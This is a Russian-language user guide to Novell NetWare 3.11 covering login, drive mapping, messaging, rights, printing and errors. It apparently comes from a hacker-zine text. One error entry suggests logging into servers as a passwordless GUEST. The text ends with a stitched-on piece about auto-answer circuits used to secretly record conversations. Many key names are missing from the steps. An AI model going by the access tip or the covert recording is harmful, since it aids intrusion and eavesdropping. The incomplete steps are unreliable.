Файловый сервер — это персональный компьютер, использующий операционную систему NetWare для управления сетью. Файловый сервер координирует работу всех рабочих станций и регулирует совместное использование сетевых ресурсов. Он определяет, кто имеет доступ к каким файлам, кто может изменять данные и кто первым воспользуется принтером.

Все сетевые файлы хранятся на жёстком диске, встроенном в файловый сервер или подключённом к нему, а не на дискетах или жёстких дисках отдельных рабочих станций.

Рабочая станция NetWare

Рабочие станции используют два программных компонента для связи с файловым сервером: оболочку (shell) и протокол. Оболочка должна быть загружена на каждую рабочую станцию, прежде чем она сможет функционировать в сети.

Оболочка NetWare — NET3 или NET4 (в зависимости от того, используете ли вы DOS 3.x или 4.x) — направляет запросы рабочей станции либо к DOS, либо к NetWare. Когда рабочая станция делает запрос, оболочка определяет, является ли он задачей рабочей станции (для DOS) или сетевой задачей (для NetWare). Если запрос является задачей рабочей станции (например, использование команды DIR для отображения файлов в локальном каталоге), его должен обработать DOS. Если запрос является сетевой задачей (например, печать задания на сетевом принтере), его должен обработать NetWare. Оболочка направляет запрос в соответствующую операционную систему — примерно как стрелочник на железной дороге направляет поезда к нужному пункту назначения.

Оболочка рабочей станции использует другой файл — IPX.COM — для отправки сетевых сообщений файловому серверу и, в ряде случаев, напрямую другим сетевым станциям. Протокол IPX — это язык, которым рабочая станция общается с файловым сервером.

Вся сетевая информация хранится на жёстком диске файлового сервера. Система хранения этой информации называется «структурой каталогов».

Структура каталогов NetWare, или система хранения, организована следующим образом:

- Файловые серверы, которые содержат один или несколько
- Томов, которые могут занимать несколько жёстких дисков и делятся на
- Каталоги, которые могут содержать другие каталоги (подкаталоги) и
- Файлы.

Структуру каталогов можно сравнить с системой картотечных шкафов.

- Файловый сервер соответствует картотечному шкафу.
- Тома соответствуют ящикам картотечного шкафа. Каждый файловый сервер имеет как минимум один том — том SYS, который создаётся при установке сервера. В NetWare v3.11 один том может занимать несколько жёстких дисков.
- Каталоги соответствуют подвесным папкам внутри ящиков. Вы можете создавать и удалять каталоги в соответствии с вашими организационными потребностями, подобно тому, как вставляют или извлекают подвесные папки из картотечного шкафа.
- Каталоги могут содержать другие каталоги, иногда называемые «подкаталогами». Такие вложенные каталоги соответствуют обычным папкам внутри подвесных папок и делят каталоги на более мелкие единицы.

- Наконец, каталоги содержат сами файлы, подобно тому, как папки содержат отдельные документы. Файл может быть письмом или списком адресов. При сохранении информации в файл вы даёте ему уникальное имя, чтобы потом его можно было найти.

Кто может пользоваться сетью?

Прежде чем начать работать в сети, человек должен быть зарегистрирован в качестве сетевого пользователя. Сетевым пользователям может быть назначен один из четырёх уровней ответственности.

- Рядовые сетевые пользователи
- Операторы (операторы консоли файлового сервера, операторы очереди печати, операторы сервера печати)
- Менеджеры (менеджеры рабочих групп, менеджеры учётных записей пользователей)
- Сетевые супервизоры

Рядовые сетевые пользователи — это люди, работающие в сети. Они могут запускать приложения и работать с файлами в соответствии с назначенными им правами.

Операторы — это рядовые сетевые пользователи, которым назначены дополнительные привилегии. Например, оператор консоли файлового сервера — это сетевой пользователь, которому предоставлены определённые права на использование утилиты FCONSOLE.

Менеджеры — это пользователи, которым поручено создание и/или управление другими пользователями. Менеджеры рабочих групп могут создавать пользователей и управлять ими; менеджеры учётных записей пользователей могут управлять пользователями, но не создавать их. Менеджеры выступают в роли супервизоров определённой группы, но не имеют прав, эквивалентных правам супервизора.

Сетевые супервизоры отвечают за бесперебойную работу всей сети. Сетевые супервизоры обслуживают систему, перестраивая и обновляя её по мере необходимости. Супервизоры также могут обучать рядовых сетевых пользователей работе в сети.

Как защищена информация в сети?

Вся информация в сети NetWare хранится в центральном месте — на жёстком диске файлового сервера. Однако не все пользователи должны иметь доступ ко всей информации (например, к файлам ведомости зарплаты). Кроме того, пользователи не всегда должны иметь доступ к одному и тому же файлу данных одновременно — иначе они могут перезаписать работу друг друга.

Чтобы предотвратить подобные проблемы, NetWare обеспечивает обширную систему безопасности для защиты данных в сети.

Безопасность NetWare представляет собой комбинацию следующих элементов:

- **Безопасность входа** — включает создание имён пользователей и паролей, а также введение ограничений по станции, времени и учётной записи.
- **Права доверенных лиц (привилегии)** — определяют, к каким каталогам и файлам пользователь имеет доступ и что ему разрешено делать с этими каталогами и файлами: создавать, читать, удалять или записывать в них.
- **Атрибуты каталогов и файлов** — определяют, можно ли удалять, копировать, просматривать или записывать в каталог или файл. Помимо прочего, они помечают файл как общедоступный или необщедоступный.

Эти три уровня безопасности работают вместе, защищая сеть от несанкционированного доступа.

Обзор

Данное введение объяснило следующее:

- Сеть NetWare объединяет персональные компьютеры, чтобы пользователи могли общаться и совместно использовать ресурсы.
- Сеть NetWare состоит из двух или более рабочих станций и как минимум одного файлового сервера.
- Рабочие станции — персональные компьютеры, на которых сетевые пользователи выполняют свою работу. Они работают под управлением собственной операционной системы (например, DOS) и обрабатывают собственные файлы. Через файловый сервер они могут получать доступ к файлам, приложениям и ресурсам.
- Файловые серверы — персональные компьютеры, использующие операционную систему NetWare для координации всей сетевой деятельности.
- Рабочие станции и файловый сервер общаются через оболочку NetWare, которая должна быть загружена на каждую рабочую станцию (так же, как DOS загружается на каждую рабочую станцию). NET3 или NET4 (оболочки NetWare для DOS 3.x или 4.x) направляет запросы рабочей станции в соответствующую операционную систему (файловый сервер или рабочая станция) для обработки.
- Оболочка использует протокол, например IPX, для отправки сообщений нужной сетевой станции.
- Информация хранится на файловом сервере в структуре каталогов, состоящей из томов, каталогов и файлов.
- Существует четыре типа сетевых пользователей: рядовые, операторы, менеджеры и супервизоры. Тип пользователя определяется его обязанностями.
- Обширная система безопасности NetWare предотвращает повреждение данных в сетевых файлах и не допускает несанкционированного доступа к защищённым файлам.

Что такое меню и утилиты командной строки?

Для выполнения сетевых задач используются утилиты NetWare. Существует два типа утилит: меню-утилиты и утилиты командной строки. Меню-утилиты позволяют выполнять сетевые задачи, выбирая параметры из меню. Утилиты командной строки позволяют выполнять задачи, вводя команды в командной строке DOS.

Работа с меню-утилитами

Доступ к меню-утилите

Чтобы открыть меню-утилиту, например FILER, введите её имя в командной строке DOS и нажмите ``. Отобразится главное меню утилиты вместе с заголовком экрана, показывающим:

- Полное название утилиты
- Текущие дату и время
- Путь к каталогу вплоть до текущего каталога (в некоторых утилитах)
- Ваше имя пользователя на файловом сервере (в некоторых утилитах)
- Номер вашего подключения (в некоторых утилитах)

Выход из меню-утилиты

Существует два способа выйти из меню-утилиты:

- Нажимайте ` до появления диалогового окна подтверждения выхода. Затем выделите «Yes» и нажмите `.
- Нажмите клавишу выхода (обычно ``). Не используйте клавишу выхода для закрытия меню-утилиты, если вы вносили изменения — в этом случае они не будут сохранены. Выход через клавишу Escape сохраняет изменения.

Дополнительная информация

Меню-утилиты используют определённые клавиши для специальных функций. Ниже описаны клавиши, подстановочные знаки и компоненты.

F1 (Справка) — отображает экраны справки. При однократном нажатии отображается справка, относящаяся к текущей задаче. При двукратном нажатии перечисляются назначения функциональных клавиш компьютера (три экрана; для перехода между ними нажмите ``).

F5 (Отметить) — позволяет отмечать несколько элементов в списке для одновременного добавления или удаления нескольких элементов.

Esc (Escape) — выполняет три функции:

1. На экране меню нажатие `` возвращает вас к предыдущему меню.
2. В главном меню нажатие `` вызывает диалоговое окно подтверждения выхода.
3. Во время выполнения какого-либо процесса нажатие `` позволяет продолжить.

Символы-подстановки (* и ?) — DOS и NetWare распознают их как универсальные замены для любого символа или набора символов. Подстановочные знаки можно использовать для поиска групп томов, каталогов или файлов, а также для поиска конкретного файла, когда вы не знаете его полного имени.

Звёздочка (*) в имени файла означает, что в данной позиции и всех последующих позициях может стоять любой символ. Например, в утилите FILER, чтобы скопировать все файлы подкаталога с расширением .EXE в другой каталог, введите .EXE в поле ввода меню и нажмите ``.

Знак вопроса (?) в имени файла означает, что в данной позиции (и только в ней) может стоять любой символ. Например, если ввести ACCOUNT?.NEW, будут скопированы файлы ACCOUNT1.NEW, ACCOUNT2.NEW и т.д.

Использование подстановочных знаков в NetWare отличается от DOS в одном отношении: для представления всех файлов в каталоге DOS требует ввода ., тогда как NetWare достаточно одной звёздочки (*).

Компоненты. При первом открытии меню-утилиты отображается главное меню. Параметры можно выбирать двумя способами:

- Используйте клавиши со стрелками для выделения нужного параметра, затем нажмите ``.
- Введите первую букву параметра. Если несколько параметров начинаются с одной буквы, вводите дополнительные буквы до тех пор, пока нужный параметр не будет однозначно определён. После выделения нужного параметра нажмите ``.

При выборе параметра из главного меню на экране появляются дополнительные меню и окна. Их виды:

- **Списки** — аналогичны меню; элементы выбираются так же. Можно добавлять и удалять элементы из некоторых списков. Для просмотра дополнительных элементов нажмите стрелку вниз. ` переходит в конец списка, ` — в начало.
- **Поля ввода** — поля, в которых можно вводить информацию (имя пользователя, путь и т.д.). Работают клавиши Delete, Backspace и стрелки.
- **Вставки** — отображают информацию, которую нельзя редактировать (кроме сетевого супервизора).

- **Формы** — окна с полями. Перемещение между полями — стрелки или Enter.
- **Диалоговые окна подтверждения** — отображаются при выходе из меню-утилиты или при создании/удалении элементов. Подтвердите или отмените действие, выбрав «Yes» или «No».

Работа с утилитами командной строки

Формат команд

Формат команды отображает соответствующий синтаксис для утилит командной строки, которые вводятся в командной строке DOS.

Примеры форматов команд для утилит NPRINT и TLIST:

```
NPRINT path [option...] <Enter>
```

```
TLIST [path [USERS | GROUPS]] <Enter>
```

Соглашения

- NPRINT — слова в верхнем регистре вводятся именно так (хотя допускается и нижний регистр).
- path — слова в нижнем регистре — переменные; заменяются нужной информацией.
- [] — квадратные скобки обозначают необязательный элемент.
- — многоточие означает, что можно использовать несколько параметров.
- `` — угловые скобки означают, что нужно нажать указанную клавишу.
- [[]] — вложенные квадратные скобки означают, что все заключённые элементы необязательны, но если используется элемент из внутренних скобок, необходимо использовать и элемент из внешних.
- | — вертикальная черта означает «либо/или» — можно использовать элемент слева или справа от неё, но не оба.

Подстановочные знаки

DOS и NetWare распознают подстановочные знаки (и ?) как универсальные замены для любого символа или набора символов. Например, для поиска всех файлов с расширением .EXE в текущем каталоге введите NDIR .EXE . Чтобы увидеть все файлы с однобуквенным расширением или без расширения: NDIR *.* .

Получение справки в NetWare

Используйте утилиту NetWare HELP для просмотра онлайн-информации об утилитах NetWare, системных сообщениях и концепциях NetWare. Чтобы получить доступ к HELP, введите:

```
HELP <Enter>
```

Нажмите ` ещё раз для вызова главного меню. Для получения дополнительной информации нажимайте Tab до перехода к пункту «How to use this reference», затем нажмите `.

Загрузка системы

«Загрузить» рабочую станцию означает включить компьютер, загрузить DOS, а затем оболочку рабочей станции. Это делается с помощью загрузочной дискеты или загрузочных файлов на жёстком диске рабочей станции.

Создание загрузочных дискет

1. Отформатируйте чистую дискету как загрузочную с помощью команды DOS FORMAT. Вставьте дискету в дисковод A и введите:

```
Format a: /s <Enter>
```

Следуйте инструкциям на экране.

2. Скопируйте IPX.COM и файл оболочки (NETX.COM) на загрузочную дискету или в корневой каталог жёсткого диска рабочей станции.

- Если рабочая станция использует DOS 3.x, используйте NET3.COM.
- Если рабочая станция использует DOS 4.x, используйте NET4.COM.

3. Скопируйте следующие дополнительные файлы на загрузочную дискету или жёсткий диск (ваш сетевой супервизор может предоставить их):

- AUTOEXEC.BAT
- CONFIG.SYS
- SHELL.CFG

4. Подпишите загрузочную дискету.

Создание файла AUTOEXEC.BAT

Вы можете создать файл AUTOEXEC.BAT, который будет автоматически загружать файл оболочки при каждой загрузке рабочей станции. Этот файл также может переключить рабочую станцию на первый сетевой диск (F), подключить вас (пользователь MARIA) к файловому серверу (WONDER) и установить приглашение DOS для отображения текущего каталога (PROMPT \$P\$G).

Для создания файла AUTOEXEC.BAT при использовании DOS 4.x введите:

```
COPY CON AUTOEXEC.BAT <Enter>
IPX <Enter>
NET4 <Enter>
F: <Enter>
LOGIN WONDER/MARIA <Enter>
PROMPT $P$G <Enter>
<Ctrl>Z <Enter>
```

При использовании DOS 3.x замените NET4 на NET3.

Вход и выход из системы

При входе в сеть устанавливается соединение между рабочей станцией и файловым сервером. При выходе это соединение разрывается.

Для входа необходимо ввести уникальный пароль. Без пароля другие пользователи могли бы легко получить доступ к вашим файлам.

Вход в сеть

```
LOGIN servername/username <Enter>
```

Замените `servername` именем файлового сервера, а `username` — вашим именем входа. При необходимости введите пароль.

Выход из сети

```
LOGOUT <Enter>
```

Для выхода из конкретного файлового сервера:

```
LOGOUT servername <Enter>
```

Подключение к другому файловому серверу

Подключайтесь к другому файловому серверу, если хотите:

- отправлять сообщения пользователям на этом сервере,
- назначить диск на этот сервер,
- скопировать каталог на этот сервер.

```
ATTACH servername/username <Enter>
```

Создание или смена пароля

1. Введите:

```
SETPASS <Enter>
```

2. Введите старый пароль (или нажмите `` , если создаёте новый).

3. Введите новый пароль.

4. Введите новый пароль повторно. Отобразится сообщение: Your password has been changed.

Просмотр информации о себе в сети

```
WHOAMI <Enter>
```

Пример вывода:

```
You are user FRANK attached to server MKTG, connection 1
Server MKTG is running NetWare v3.11.
Login time: Wednesday October 2, 1991 8:05 am
```

```
You are user GUEST attached to server ACCT, connection 7
Server ACCT is running NetWare v3.11.
Login time: Wednesday, October 2, 1991 8:05 am
```

Просмотр файловых серверов в сети

```
SLIST <Enter>
```

Пример вывода:

Known NetWare File Servers	Network	Node Address
RECORDS	[CED88]	[2608C234732]
SALES	[CED87]	[2608C217651]
MFG	[CED86]	[2608C293185]

Просмотр текущих пользователей файлового сервера

```
USERLIST <Enter>
```

Пример вывода:

User Information for Server BLOOM		
Connection	User Name	Login Time
1	JOE	4-17-1991 8:05 am
2	*CORRINE	4-17-1991 11:20 am
3	PAULO	4-17-1991 7:58 am
4	GUS	4-17-1991 6:01 pm

Рядом с вашим именем пользователя отображается звёздочка (*).

Что делать, если...

...я не могу войти в систему?

- Возможно, истёк срок действия пароля или исчерпаны разрешённые входы без смены пароля (grace logins). Обратитесь к супервизору или менеджеру.
- Вы не переключились на сетевой диск (F).

- Отсутствует файл LOGIN.EXE.
- Оболочка устарела. Введите `NVER` и сообщите версию супервизору.
- Сетевая карта может быть установлена неправильно.
- Файловый сервер может быть недоступен. Введите `SLIST` ; если сервер указан в списке, войдите командой `LOGIN servername/username` .
- Возможно, вы ограничены во времени входа — уточните у супервизора.

...экран завис?

- Супервизор должен запустить утилиту `MONITOR` и очистить ваше соединение. Затем выполните тёплую перезагрузку (``) или холодную (выключите компьютер, подождите 15 секунд, включите).
- Сетевой кабель может быть не подключён или неправильно завершён.
- Адрес узла может конфликтовать с другой рабочей станцией.
- Неверная конфигурация IPX. Уточните у супервизора.
- Вы могли получить сообщение в графическом режиме. Отключите сообщения перед переходом в графический режим: `CASTOFF` .

Создание сценария входа

Сценарий входа — это программа, которая автоматически настраивает окружение рабочей станции при каждом входе в систему. Она назначает сетевые диски, автоматически запускает программы и приложения, подключает вас к разным файловым серверам.

Для доступа к сценарию входа:

1. Введите `SYSICON` .
2. Выберите «User Information» в главном меню.
3. Выберите своё имя пользователя.
4. Выберите «Login Script».
5. Введите нужные команды. Распространённые команды приведены ниже.
6. Сохраните сценарий, нажав `` и ответив «Yes».
7. Чтобы новый сценарий вступил в силу, выйдите из сети и войдите снова.

Основные команды сценария входа

- `MAP INS16:=` — вставляет диск как следующий доступный поисковый диск. Пример: `MAP INS16:=pd3\sys:jan`
- `MAP drive:=` — назначает указанный диск на данный каталог. Пример: `MAP G:=pd3\sys:home\jan`
- `MAP n:=` — назначает следующий доступный диск на данный каталог. Пример: `MAP 1:=pd3\sys:home\jan`
- `#` — запускает исполняемый файл (.EXE или .COM). Пример: `#SYSICON`
- `REMARK, *, ;` — позволяют вставлять пояснительный текст в сценарий.
- `ATTACH` — подключает к другим файловым серверам. Пример: `ATTACH pd3\jan`
- `SET` — задаёт переменные DOS. Пример: `SET wp="/u-jlw/"`
- `IF...THEN` — выполняет команды при заданном условии. Пример: `IF DAY_OF_WEEK="Monday" THEN WRITE "AARGH..."`

Что делать, если...

...мой сценарий входа выполняется не полностью?

- Возможно, в середине сценария стоит команда `EXIT`. Всё после `EXIT` игнорируется — переместите `EXIT` в конец.
- Конструкция `IF...THEN` может быть неполной или ошибочной. Проверьте правильный формат команды в Приложении A NetWare v3.11 Installation.

...не удаётся назначить диск на другой файловый сервер?

Этот сервер может быть недоступен. Проверьте: SLIST .

...я добавил назначения дисков в сценарий, но некоторые нужные диски исчезли?

Системный сценарий входа выполняется до пользовательского и может перезаписать назначения.

Вместо map drive:= используйте map ins 16:= или map *1:=. (Помните: можно иметь не более 26 назначений дисков.)

Просмотр и создание назначений дисков

Назначенные диски указывают на определённые места в структуре каталогов. В NetWare существует три типа дисков: локальные, сетевые и поисковые. Локальные диски физически подключены к рабочей станции. Сетевые диски позволяют обращаться к определённым расположениям в структуре каталогов. Поисковые диски позволяют запускать программные файлы из каталога, отличного от текущего.

Просмотр всех назначенных дисков

```
MAP <Enter>
```

Пример вывода:

```
DRIVE A:  maps to a local drive
DRIVE B:  maps to a local drive

DRIVE F:= COUNT/SYS:  /HOME/KAREN
DRIVE G:= COUNT/SYS:  /
DRIVE H:= COUNT/ACCT: /ACCDATA

-----

SEARCH1:=Z:  [COUNT/SYS:  /PUBLIC]
SEARCH2:=Y:  [COUNT/SYS:  /PUBLIC/WP]
SEARCH3:=X:  [COUNT/ACCT:  /ACCREC]
```

Назначение сетевых дисков

Чтобы назначить сетевой диск J на нужный каталог:

```
MAP J:= path <Enter>
```

Например, чтобы назначить диск J на домашний каталог пользователя MARIA на сервере COUNT в томе SYS:

```
MAP J:= COUNT/SYS:HOME/MARIA <Enter>
```

Назначение поисковых дисков

Предположим, текущие поисковые диски:

```
SEARCH1:=Z:  [COUNT/SYS:  /PUBLIC]
SEARCH2:=Y:  [COUNT/SYS:  /PUBLIC/WP]
```

Следующий доступный — SEARCH3. Для назначения на каталог ACCREC тома ACCT:

```
MAP S3:=COUNT/ACCT:ACCREC <Enter>
```

Что делать, если...

...я только что назначил диск, перезагрузил систему, и диск исчез?

Вы назначили диск в командной строке? Назначения дисков в командной строке временны — они удаляются при выходе из системы. Для постоянного назначения внесите его в сценарий входа.

...система не принимает мои назначения дисков?

- Возможно, у вас нет прав на нужный каталог. Проверьте: RIGHTS . Если прав недостаточно, обратитесь к супервизору.
- Возможно, использован неверный формат команды.

...я просмотрел назначения дисков, и некоторые из них выглядят неправильно?

Использовали ли вы команду DOS CD для смены каталога? Смена каталога изменяет назначение.

...мои поисковые диски расположены в обратном порядке?

Поисковые диски пронумерованы, но соответствующие им буквы дисков идут в обратном алфавитном порядке. Первый поисковый диск (Search 1) соответствует сетевому диску Z, второй — Y и т.д. Однако в сценарии входа они должны располагаться в обычном алфавитном порядке.

Отправка сообщений другим пользователям

Вы можете общаться с другими пользователями сети, отправляя сообщения из командной строки рабочей станции.

Отправка сообщения одному или нескольким пользователям

Чтобы отправить сообщение «Meeting at 1:30 today» пользователям CINDY и ERIC:

```
SEND "MEETING AT 1:30 TODAY" CINDY, ERIC <Enter>
```

Если CINDY подключена к другому серверу SALES:

```
SEND "MEETING AT 1:30 TODAY" SALES/CINDY <Enter>
```

Отправка сообщения всем рабочим станциям

```
SEND "PAYCHECKS ARE HERE." EVERYONE <Enter>
```

Блокировка/разрешение сообщений

Чтобы перестать получать сообщения:

```
CASTOFF <Enter>
```

Сообщение: Broadcasts from other stations will now be rejected.

Чтобы снова получать сообщения:

```
CASTON <Enter>
```

Сообщение: Broadcast messages from the console and other stations will now be accepted.

Что делать, если...

...не удаётся отправить сообщение пользователю?

- Зарегистрирован ли пользователь? USERLIST
- Буфер сообщений заполнен? Можно получить не более двух сообщений; очистите их (``).
- Правильно ли введена команда SEND?

...не удаётся отправить сообщения пользователям на другом файловом сервере?

- Подключились ли вы к этому серверу (ATTACH)?
- Зарегистрирован ли пользователь? USERLIST
- Правильно ли введена команда SEND?

Вы можете управлять файлами и каталогами различными способами: копировать, удалять, переименовывать, просматривать, записывать, делать общедоступными и распечатывать. NetWare использует систему прав и атрибутов файлов и каталогов, чтобы только авторизованные пользователи могли обращаться к сетевым данным.

Атрибуты назначаются файлам и каталогам. Они имеют приоритет над правами, назначенными пользователям. Например, если у вас есть право переименовывать файлы (право Modify), но файл помечен атрибутом Rename Inhibit, вы не сможете его переименовать.

Просмотр ваших прав

```
RIGHTS <Enter>
```

Пример вывода при наличии всех прав:

```
SERVER1\SYS:PUBLIC\UTIL
Your effective rights for this directory are [SRWCEMFA]
  You have Supervisor Rights to Directory. (S)
  *May Read from File. (R)
  *May Write to File. (W)
  May Create Subdirectories and Files. (C)
  May Erase Directory. (E)
  May Modify Directory. (M)
  May Scan for Files. (F)
  May Change Access Control. (A)

*Has no effect in directory.

Entries in Directory May Inherit [SRWCEMFA] rights. You have ALL RIGHTS to
Directory Entry.
```

Копирование файла в другой сетевой каталог

Чтобы скопировать файл ACC.DAT из текущего каталога (F) в каталог SALEPROG на сервере SALES (диск G назначен на SALEPROG):

```
NCOPY F:ACC.DAT TO G: <Enter>
```

Или в обратном направлении:

```
NCOPY G:ACC.DAT F: <Enter>
```

Копирование всех файлов каталога в другой каталог

1. Введите `FILER` и выберите «Directory Contents».
2. Выберите нужный каталог. Появится окно «Subdirectory Options».
3. Выберите «Copy Subdirectory's Files». Появится окно «Copy Subdirectory To:».
4. Введите путь назначения и нажмите ``.

Удаление файла

1. Введите `FILER` .
2. Выберите «Directory Contents».
3. Выделите нужный файл и нажмите ` . Подтвердите («Yes»). Для удаления нескольких файлов используйте ` для отметки.

Восстановление удалённого файла

1. Введите `SALVAGE` .
2. Выберите «View/Recover Deleted Files».
3. Укажите шаблон имени файла или нажмите `` для просмотра всех.
4. Выберите файл и подтвердите восстановление («Yes»). Для нескольких файлов — ` или ` для шаблона.
5. Нажмите `` для выхода.

Поиск потерянного файла

Если вы не помните расположение файла FUTURE.DAT и думаете, что он в каталоге PROGRAMS (диск G):

```
NDIR G: FUTURE.DAT <Enter>
```

Если каталог неизвестен, перейдите на уровень тома и введите:

```
NDIR filename sub <Enter>
```

Переименование каталога

Чтобы переименовать каталог ACCT в PROGRAMS (диск G назначен на ACCT):

```
RENDIR G: PROGRAMS <Enter>
```

Примечание: Для переименования каталога необходимо быть подключённым к серверу и иметь право Modify. Назначения дисков в сценариях входа нужно обновить с учётом нового имени.

Что делать, если...

...не удаётся скопировать?

- Недостаточно прав: RIGHTS . Необходимо право Create.
- Файл помечен как «non-shareable» и используется: FLAG filename . Попробуйте позже.

...не удаётся увидеть каталог?

- Недостаточно прав: RIGHTS .
- Атрибут каталога может быть «Hidden» или «System»: FLAG filename .
- Возможно установлены ограничения дискового пространства: DSPACE .
- Каталог мог быть удалён — обратитесь к супервизору.

Печать

Печать с сетевой рабочей станции похожа на печать с автономного компьютера. При отправке задания на сетевой принтер оно сначала проходит через файловый сервер, а затем доставляется на принтер сервером печати.

Задание помещается во временную очередь печати (подкаталог на файловом сервере) и хранится там до тех пор, пока сервер печати не передаст его принтеру.

Постоянная настройка печати рабочей станции

Для перенаправления вывода с локального порта принтера (LPT1) в очередь файлового сервера:

1. Запустите утилиту SYSCON.
2. Выберите «User Information».
3. Выберите своё имя пользователя.
4. Выберите «Login Script».
5. Добавьте в сценарий команду: #CAPTURE Q=queueName TI=5
6. Выйдите из SYSCON, сохранив изменения.
7. Повторно войдите в систему или перезагрузите рабочую станцию.

Печать экранов с помощью CAPTURE

1. В командной строке введите CAPTURE . Основные параметры:
 - L=n — указывает порт LPT (1, 2 или 3). По умолчанию: LPT1.
 - Q=queueName — имя очереди.
 - TI=n — интервал ожидания в секундах перед передачей задания (1-1000). По умолчанию: 0 (отключено).
2. Перейдите в нужное приложение.
3. Нажмите ``.
4. Повторите шаги 2-3 для дополнительных экранов.
5. Вернитесь в командную строку и введите: ENDCAP .

Примечание: Рабочая станция может зависнуть при нажатии ` , если ни один порт LPT не захвачен и нет локального принтера. Чтобы предотвратить это, попросите супервизора добавить в файл SHELL.DFG строку: LOCAL PRINTERS = 0`.

Просмотр заданий в очереди

1. Введите PCONSOLE .
2. Выберите файловый сервер.
3. Выберите «Print Queue Information».
4. Выберите нужную очередь.
5. Выберите «Current Print Job Entries».

Удаление задания из очереди

1. Введите PCONSOLE .
2. Выберите «Print Queue Information».
3. Выберите очередь.
4. Выберите «Current Print Job Entries».
5. Выделите задание и нажмите ``.
6. Подтвердите («Yes»).

Что делать, если...

...я отправил команды на печать экрана, но он не печатается?

Добавлена ли команда CAPTURE в сценарий входа? (см. «Постоянная настройка печати рабочей станции»).

...приложение сообщает, что задание отправлено, но оно не печатается?

- Использовали ли вы CAPTURE для перенаправления вывода в очередь?
- Захвачены ли порты LPT? CAPTURE SH
- Проверьте очередь через PCONSOLE. Если задания есть, но ни одно не активно, обратитесь к оператору сервера печати.

Распространённые сообщения об ошибках

«Access denied»

Пояснение 1: Неверно введено имя пользователя, пароль или оба. Либо вы пытаетесь войти на сервер, где не являетесь пользователем.

Действие 1: Попробуйте войти снова, убедившись в правильности данных. Вы можете войти на большинство серверов как GUEST — этот пользователь редко требует пароля.

Пояснение 2: Вы пытались скопировать, удалить, переименовать или изменить атрибуты файла, на который у вас нет прав.

Действие 2: RIGHTS filename или обратитесь к супервизору.

«A File Server could not be found»

Пояснение: Оболочка пыталась установить соединение с сетью, но ни один файловый сервер не ответил в установленное время.

Действие: Проверьте кабельное соединение и убедитесь, что хотя бы один активный файловый сервер существует в сети. Уточните у супервизора, совпадает ли конфигурация файла IPX и

сетевой карты.

«Message NOT sent to \ (station number)»

Пояснение: Буфер входящих сообщений рабочей станции переполнен, или пользователь использовал утилиту CASTOFF.

Действие: Отправьте сообщение позже или воспользуйтесь другим способом связи.

«Network Error \ during \. File = \:\ Abort, Retry or Fail?»

Пояснение 1: Оболочка вызвала функцию или прерывание DOS, но указанная операция не была выполнена.

Действие 1: Нажмите R для повтора. При повторных сбоях обратитесь к супервизору.

Пояснение 2: Файловый сервер недоступен.

Действие 2: Нажмите A для отмены, затем попробуйте подключиться к серверу снова.

«Password has expired»

Пояснение: Срок действия вашего пароля истёк. Супервизор может назначить количество дополнительных входов (grace logins), во время которых можно использовать старый пароль.

Действие: Используйте команду SETPASS для смены пароля.

«Password has expired and grace period has also expired.»

Пояснение: Ваша учётная запись заблокирована — пароль истёк и все grace logins исчерпаны.

Действие: Обратитесь к супервизору или менеджеру для назначения нового пароля.

«Server \ not found»

Пояснение: Вы попытались подключиться к серверу ``, но он не ответил — возможно, вы допустили опечатку в имени, сервер не подключён к сети или находится на техническом обслуживании.

Действие:

- Проверьте имя сервера.
- Используйте SLIST для просмотра доступных серверов.
- Попробуйте позже, если сервер на обслуживании.

«Unable to attach to server \»

Пояснение: То же, что и выше.

Действие: Те же действия, что и для предыдущей ошибки.

«User \ not found»

Пояснение: Указанный пользователь не существует на `` или вы допустили опечатку в имени.

Действие:

- Проверьте правильность имени пользователя.

- Используйте утилиту SYSCON для просмотра списка пользователей сети.
- Используйте команду USERLIST для просмотра текущих пользователей.

Дополнительные советы

Одним из наиболее полезных инструментов для пользователя сети Novell является доступ к Netware на CompuServe. Netware — это форум с сообщениями, файлами и информацией о продуктах Novell из первых рук. Там можно задавать вопросы техническим специалистам Novell и сотням других пользователей Netware. Незаменимый ресурс для любого пользователя Netware.

Ещё один полезный инструмент — программа SALVAGE. SALVAGE позволяет восстанавливать удалённые файлы по всей системе, если только каталог не помечен для очистки (purge). Программа PURGE тоже удобна — она позволяет полностью стереть любые файлы, которые вы создали или скопировали. Для использования PURGE и/или SALVAGE убедитесь, что вы назначены на публичный каталог, и запускайте их из любой командной строки DOS.

Удалённый доступ к сети Novell


Что касается дозвола до сети Novell — возможности здесь безграничны. Одни сети имеют жёсткие системы безопасности, разрешающие доступ только пользователям с определённым оборудованием, другие ограничивают список имён пользователей, которым разрешён доступ по коммутируемой линии.

Авто-ответ на звонок!

Автор: Twisted Pair

Не раз мне хотелось иметь возможность запускать устройства у себя дома или прослушивать их, находясь где-то в другом месте. Я разработал следующие схемы именно для этого. У них масса применений — предоставляю вашей фантазии самостоятельно обдумать все бесконечные варианты развлечений. Лично я использовал их, в частности, для наблюдения за собственным домом, тайной записи разговоров друзей ради шутки или прослушивания радиостанции, когда находился в другом городе, и так далее.

